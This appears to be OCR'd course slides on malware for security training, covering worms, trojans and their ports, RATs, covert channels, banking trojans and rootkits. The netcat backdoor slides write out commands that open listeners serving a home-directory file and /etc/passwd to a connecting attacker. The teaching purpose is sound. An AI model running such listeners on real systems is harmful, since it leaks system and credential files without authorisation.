
- A self-replicating type of malware that does not require user intervention or another application to act as a host for it to replicate
- Often used to "enlist" zombies into a botnet
- Can be distributed via email attachments
  - They usually have double extensions (for example, .mp4.exe or .avi.exe)
  - The recipient would think that they are media files and not malicious computer programs
- Recent examples:
  - WannaCry ransomware worm
    - Searches for Windows machines that are vulnerable to EternalBlue buffer overflow
    - Installs WannaCry ransomware
  - Ghost Eye Worm
    - Uses random messaging on Facebook and other sites to perform a host of malicious efforts.

WORM EXAMPLES


- Badtrans
- Conficker
- Stuxnet
- Morris
- Code Red II
- Nimda
- ILOVEYOU
- SQL Slammer
- Sasser

SPREAD OF CODE RED II

359,000 computers were infected with the Code-Red (CRv2) worm in less than 14 hours



WORM MAKER EXAMPLE



7.3 TROJANS

- Overview
- Common Trojans and Ports
- RATS
- Covert Channel Trojans
- Banking Trojans

TROJAN

- AKA Trojan Horse
- A malicious program hidden inside of another program
  - Usually embedded into a legitimate application that the victim willingly installs
- Executes malicious activities in the background without the user's knowledge

HOW HACKERS USE TROJANS

- Remote control the victim's machine
- Delete or replace operating system's critical files
- Record screenshots, audio, and video of the target computer
- Install keyloggers to steal passwords, security codes, credit card numbers, etc.
- Use target computer for spamming, and blasting email messages
- Download spyware, adware, and malicious files
- Disable firewalls and antivirus software
- Create backdoors for remote access
- Infect the target computer as a proxy server for relay attacks
- Use the target computer as a botnet zombie to generate DDoS attacks

COMMON TROJANS AND THEIR PORTS

TCP Port	Name of Trojan
2	Death
20	Senna Spy
21	Blade Runner, Doly Trojan, Fore, Invisible FTP, WebEx, WinCrash
23	Tiny Telnet Server
25	Antigen, Email Password Sender, Haebu Coceda, Shtrilitz Stealth, Terminator, WinPC, WinSpy, Kuang2 0.17A-0.30

TCP Port	Name of Trojan
31	Hackers Paradise
80	Executor
456	Hackers Paradise
555	Ini-Killer, Phase Zero, Stealth Spy
666	Satanz Backdoor
1001	Silencer, WebEx
1011	Doly Trojan
1170	Psyber Stream Server, Voice

COMMON TROJANS AND THEIR PORTS (CONT'D)

TCP Port	Name of Trojan
1234	Ultors Trojan
1243	SubSeven 1.0 – 1.8
1245	VooDoo Doll
1492	FTP99CMP
1600	Shivka-Burka
1807	SpySender
1981	Shockrave
1999	BackDoor 1.00-1.03
2001	Trojan Cow
2023	Ripper
2115	Bugs

TCP Port	Name of Trojan
2140	Deep Throat, The Invasor
2801	Phineas Phucker
3024	WinCrash
3129	Masters Paradise
3150	Deep Throat, The Invasor
3700	Portal of Doom
4092	WinCrash
4567	File Nail 1
4590	ICQTrojan
5000	Bubbel
5001	Sockets de Troie
5321	Firehotcker

COMMON TROJANS AND THEIR PORTS (CONT'D)

TCP Port	Name of Trojan
5400	Blade Runner 0.80 Alpha
5401	Blade Runner 0.80 Alpha
5402	Blade Runner 0.80 Alpha
5400	Blade Runner
5401	Blade Runner
5402	Blade Runner
5569	Robo-Hack
5742	WinCrash
6670	DeepThroat
6771	DeepThroat
6969	GateCrasher, Priority
7000	Remote Grab

TCP Port	Name of Trojan
7300	NetMonitor
7301	NetMonitor
7306	NetMonitor
7307	NetMonitor
7308	NetMonitor
7789	ICKiller
8787	BackOfrice 2000
9872	Portal of Doom
9873	Portal of Doom
9874	Portal of Doom
9875	Portal of Doom
9989	iNi-Killer

COMMON TROJANS AND THEIR PORTS (CONT'D)

TCP Port	Name of Trojan
10067	Portal of Doom
10167	Portal of Doom
10607	Coma 1.0.9
11000	Senna Spy
11223	Progenic trojan
12223	Hack´99 KeyLogger
12345	GabanBus, NetBus
12346	GabanBus, NetBus
12361	Whack-a-mole
12362	Whack-a-mole
16969	Priority
20001	Millennium

TCP Port	Name of Trojan
20034	NetBus 2.0, Beta-NetBus 2.01
21544	GirlFriend 1.0, Beta-1.35
22222	Prosiak
23456	Evil FTP, Ugly FTP
26274	Delta
30100	NetSphere 1.27a
30101	NetSphere 1.27a
30102	NetSphere 1.27a
31337	Back Orifice
31338	Back Orifice, DeepBO
31339	NetSpy DK
31666	BOWhack

COMMON TROJANS AND THEIR PORTS (CONT'D)

TCP Port	Name of Trojan
33333	Prosiak
34324	BigGluck, TN
40412	The Spy
40421	Masters Paradise
40422	Masters Paradise
40423	Masters Paradise
40426	Masters Paradise
47262	Delta
50505	Sockets de Troie
50766	Fore
53001	Remote Windows Shutdown
54321	SchoolBus .69-1.11

TCP Port	Name of Trojan
61466	Telecommando
65000	Devil
UDP Port	**Name of Trojan**
1349	Back Ofrice DLL
31337	BackOfrice 1.20
31338	DeepBO
54321	BackOfrice 2000

HTTP/HTTPS TROJAN

- Bypasses a firewall
- Spawns a Child Program
  - Executed on the internal host
  - Spawns a child at a scheduled time
- Access the Internet
  - Child program looks like an internal user to the firewall
  - It makes an outbound connection to the attacker

SHTTPD TROJAN – HTTPS (SSL)

- SHTTPD is a small HTTP Server that can be embedded in any program
- Can be wrapped with a legitimate program
- When executed it will transform the target computer into an invisible web server

FTP TROJAN

- Installs an FTP server and opens FTP ports on the target computer
- An attacker can then connect to the target computer using an FTP client
  - Can then download files that exist on the target computer

DEFACEMENT TROJAN

- Allows the attacker to view and edit almost any part of a compiled Windows program including:
  - menus, dialog boxes, icons, strings, bitmaps, logos, etc.

PROXY SERVER TROJAN

- Usually a standalone application
- Starts a hidden proxy server on the target computer
- Allows a remote attacker to use the target computer as a proxy to connect to the Internet
- Thousands of computers on the Internet are infected with proxy servers using this technique

TROJAN SCENARIO

1. Moo decided he didn't want to pay for an expensive computer game
2. Instead, he downloaded a keygen program to generate his own license key
3. He wants to use the key to activate a pirated version of the game
4. The keygen creates the license key
5. But now his system has become very sluggish
6. His antimalware suite is also displaying numerous alerts
7. The keygen was probably infected with a trojan

REMOTE ACCESS TROJAN (RAT)

- Malicious programs that run on systems and allow intruders to access and use a system remotely.
- Works like remote desktop access
- Attacker gains complete graphic user interface (GUI) access to the target computer remotely
- To install a RAT:
  - Infect target computer with server.exe
  - Plant reverse Connecting Trojan
  - Trojan connect to port 80 to establish the reverse connection
  - Attacker has complete control over target computer

HTTP RAT

- Displays ads, records personal data/keystrokes
- Downloads unsolicited files, disables programs/system
- Floods Internet connection and distributes threats
- Tracks browsing history and activities and hijacks the browser
- Makes fraudulent claims about spyware detection and removal

INFAMOUS RATS OF 2022

RAT	DESCRIPTION
Dark Watchman	Fileless RAT - manipulates system settings for evasion and infects the Windows Registry
Cloud9	Google Chrome extension RAT - steals online accounts, logs keystrokes, injects ads and malicious JS code, and enlists the victim's browser in DDoS attacks
RomCom RAT	Impersonates KeePass, SolarWinds NPM, Veeam
RatMilad	Android spyware targets mobile devices in the Middle East to spy on victims and steal data
Imminent Monitor RAT	Popular among domestic abusers - used to spy on victims' devices
ZuoRAT	Targets SOHO routers in North America, Europe

COMMAND SHELL TROJAN

- Provides the attacker the command prompt of a remote target
- Opens a port on the target for the attacker to connect
- A client is installed on the attacker's computer to make the connection

NETCAT BACKDOOR

- Provides a backdoor command prompt

```
nc -l -p 4444 < ~/myfile
```

- Netcat sets up a listener on TCP port 4444
- A hacker uses netcat to make a connection to the listener:

```
nc <victim IP> 4444
```

- When netcat detects the connection, it sends the file myfile from the user's home directory to the attacker

TROJAN SCENARIO

- What does the following command do:

```
nc -l -u -p55555 < /etc/passwd
```

- Netcat sets up a back door listener on UDP port 55555
- When a client connects to the port, it will exfiltrate the /etc/passwd file, sending it to the client

VNC TROJAN

- Starts a VNC Server daemon in the target system
- VNC is considered a legitimate remote control utility
- Attacker connects to the target using any VNC viewer
- Because VNC is commonly used by sysadmins for routine server administration, it is hard to tell if the connection is legitimate or from a VNC trojan

VNC TROJAN EXAMPLE - HESPERBOT

- A banking Trojan with common trojan features including:
  - Keystroke logging
  - Capturing screenshots and video
  - Configuring remote proxies
- Creates a hidden VNC server for the attacker to connect to the target remotely
- VNC does not log the user off the way RDP does
- The attacker can connect to the target computer while a user is working


OVERT AND COVERT CHANNELS

- **Overt Channels**
  - Legitimate communication channels used by programs
- **Covert Channels**
  - Used to transport data in unintended ways
  - Typically done through "tunneling" (hiding) one protocol inside another
  - Used to evade detection
  - Some Trojan clients use covert channels to send instructions to the Trojan server
  - Can also be used for command and control communications

ICMP TUNNELING

- Uses ICMP echo request and reply to carry a payload and silently access or control a target computer
- Examples Tools:
  - Icmpsend
  - Loki
  - icmp.sh
  - Ping Tunnel
  - Ping Tower


ICMP TUNNELING EXAMPLE



E-BANKING TROJAN

- Intercepts a target's banking account information before it is encrypted
  - Sends it to the attacker's Trojan Command and Control center
- Steals the target's data including credit card information
  - transmits it to remote hackers using email, FTP, IRC, and other methods

E-BANKING TROJAN EXAMPLE



TYPES OF E-BANKING TROJANS

- TAN Grabber
  - Trojan intercepts valid Transaction Authentication Number (TAN) entered by the user
  - Replaces the TAN with a random number that will be rejected by the bank
  - Attacker can use the intercepted TAN with the user's login details
- HTML Injection
  - Trojan creates fake form fields on e-bank pages
  - Fields elicit extra information (card number, date of birth, etc.)
  - Attacker can use to impersonate and compromise target's account
- Form Grabber
  - Trojan analyses POST requests and responses to target's browser
  - Compromises the scramble pad authentication
  - Intercepts scramble pad input as user enters Customer Number and Personal Access Code

E-BANKING TROJAN EXAMPLES

- The main purpose of ZeuS and SpyEye is to steal bank and credit card account information, FTP data, and other sensitive information from infected computers using web browsers and protected storage
- SpyEye can automatically and quickly initiate online transactions
- Additonal E-banking Trojans include:
  - Citadel Builder
  - Ice IX
  - Retefe
  - FluBot
  - Fobber
  - Banker Trojan
  - Feodo
  - Gozi
  - GozNym
  - Emotet
  - Kronos

7.4 ROOTKITS

- Rootkit Types
- Rootkit Tools
- Rootkit Detection

ROOTKITS

- Software put in place by attacker to obscure system compromise
- Often replaces a legitimate operating system file with an infected one
- Hides processes and files
- Also allows for future access
- Very hard to detect
  - Its activities run at a very low level
  - Below antivirus and other auditing software
- Often used to provide Advanced Persistent Threat backdoor access

WHERE ROOTKITS CAN BE PLACED

- Hypervisor level
  - Modifies the boot sequence of a host system to load a VM as the host OS
- Hardware
  - Hides malware in devices or firmware
- Boot loader level
  - Replaces the boot loader with one controlled by the hacker
- Application level
  - Replaces valid application files with Trojans
- Kernel level
  - Replaces kernel code with back-door code
- Library level
  - Uses system-level calls to hide themselves

ROOTKIT TOOLS

- Horse Pill
  - Linux kernel rootkit inside initrd
- GrayFish Rootkit
  - Windows rootkit injected into the boot record
- Firefef
  - Multiple component malware family
- Necurs
- WingBird Rootkit
- Avatar
- Azazel
- ZeroAccess
- Alureon

ROOTKIT DETECTION METHODS

